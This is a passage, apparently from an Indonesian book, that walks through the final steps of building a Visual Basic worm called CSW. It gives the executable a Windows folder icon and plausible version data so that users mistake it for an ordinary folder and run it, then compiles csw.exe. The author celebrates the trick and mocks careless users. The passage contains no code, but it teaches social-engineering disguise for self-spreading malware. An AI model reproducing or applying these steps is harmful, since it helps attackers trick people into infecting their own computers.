
Oke! Cukup sudah. Sekarang pada kelompok *Application*, pada isian *Title* kita isi dengan data: *Reincarnation*. Sedangkan pada *Icon* kita isi dengan *CSW* dan memakai ikon yang ada pada file tersebut.

Gambar 1.38 Mengisi data Application


Jika kita perhatikan, pada ikon akan terlihat gambar *folder Windows*. Itu bukanlan ikon standar milik Visual Basic. Saya telah mengubahnya dengan ikon folder. Sehingga pemakai saat nanti melihat ikon dari program kita, dikiranya adalah suatu folder biasa. Akibatnya? Begitu "folder palsu" dibuka (dijalankan), maka program worm-lah yang menjadi aktif. Yang menjadi pertanyaan sekarang, adalah bagaimana mengubah ikon tersebut? Kita akan melihat proses pemasangannya.

Pada *Project Explorer* klik ganda pada **CSW.FRM**. Maka jendela properties akan aktif.

Gambar 1.39 Memilih Properties


Pada jendela isian *Properties* akan terlihat data-data properties Csw.frm. Pada saat ini, gerakkan data-data yang ada, carilah yang bertuliskan **Ikon**. Klik tombol **… (titik tiga)** untuk mulai memilih dan memasang ikon sesuai selera.

Gambar 1.40 Mengisi data ikon

Akan muncul jendela *Load ikon*. Pada saat ini, pencarian file ikon kita mulai. Untuk mengubah directory yang ada, klik tombol panah bawah yang ada pada isian *Look in.*

Gambar 1.41 Jendela Load Ikon

Anggap saja, kita mengambil ikon dari lokasi folder *Win95*. Pada prakteknya nanti, Anda bebas memilih folder yang berisi ikon yang Anda maksud.

Gambar 1.42 Memilih folder ikon


Jendela *Load Ikon* akan menampilkan file-file ikon yang ada pada folder *win95.*

Gambar 1.43 Memilih ikon


Jika ikon “sudah cocok”, klik **Open** untuk memasangkannya. Dengan cara ini, form Csw.frm, ikonnya akan berubah menjadi ikon folder tersebut. Demikianlah caranya memasangkan ikon.

Sekarang, klik **File** dan **Make csw.exe…** maka proses compile program akan berlangsung. Tunggulah beberapa saat, maka file baru dengan nama csw.exe akan terbentuk. Lengkaplah sudah proses pembuatan worm.

Gambar 1.44 Membuat file EXE


Pada contoh ini, kita masih "melanjutkan tradisi lama" yaitu memakai ikon folder sebagai ikon file worm. Mengapa? Survey membuktikan … ☺ bahwa pengaktifan worm tanpa sengaja akan lebih banyak terjadi jika ikonnya adalah ikon folder tersebut. Jadi ya… begitulah.

Memang ikon folder yang dipasangkan pada worm ini adalah gambar ikon folder untuk Windows 9X atau Windows dengan versi di bawah Windows XP. Jika worm berhasil masuk dan menyerang sistem operasi Windows XP, maka akan segera ketahuan karena ikon tersebut bukanlah ikon standar folder Windows XP. Pada Windows XP ikon foldernya berbentuk lain, agak tiga dimensi, tidak flat seperti ikon Windows dengan versi di bawahnya. Tapi hal ini biasanya akan lolos dari pengamatan user awam, yang hobinya main klak klik sembarangan. Ia akan tetap mengira ikon tersebut adalah ikon folder biasa. *So…. Cheer up* …. ☺

Jika kita telah membentuk file EXE worm, maka tampilannya nanti akan terlihat seperti pada Gambar 1.45.

Gambar 1.45 File worm exe selesai dibentuk

Bagaimana dengan tampilan keterangan ringkas (*Tooltips*) yang muncul di layar saat file tersebut diperiksa? Lihat Gambar 1.46.

Gambar 1.46 File dilihat dengan tooltips

Lihatlah tampilan datanya. Meyakinkan ya?

Bagaimana dengan tampilan *properties file*? Klik kanan file tersebut dan pilih **Properties**. Lihat Gambar 1.47.

Gambar 1.47 Memilih properties

Akan ditampilkan jendela *Properties*, klik **Tab Version**. Maka akan terlihat data-data yang sudah kita buat tersebut.

Gambar 1.48 Melihat tab Version

Well… sampai pada tahapan ini, selesailah sudah pembuatan file worm. *Kok* gampang sekali ya pak? Ya... memang gampang. Yang bilang membuat worm itu sulit, ya … siapa? ☺

Pada bab-bab selanjutnya kita akan mencermati listing program worm yang telah kita bahas secara global ini, secara lebih mendetail. Jadi, bersiaplah!!!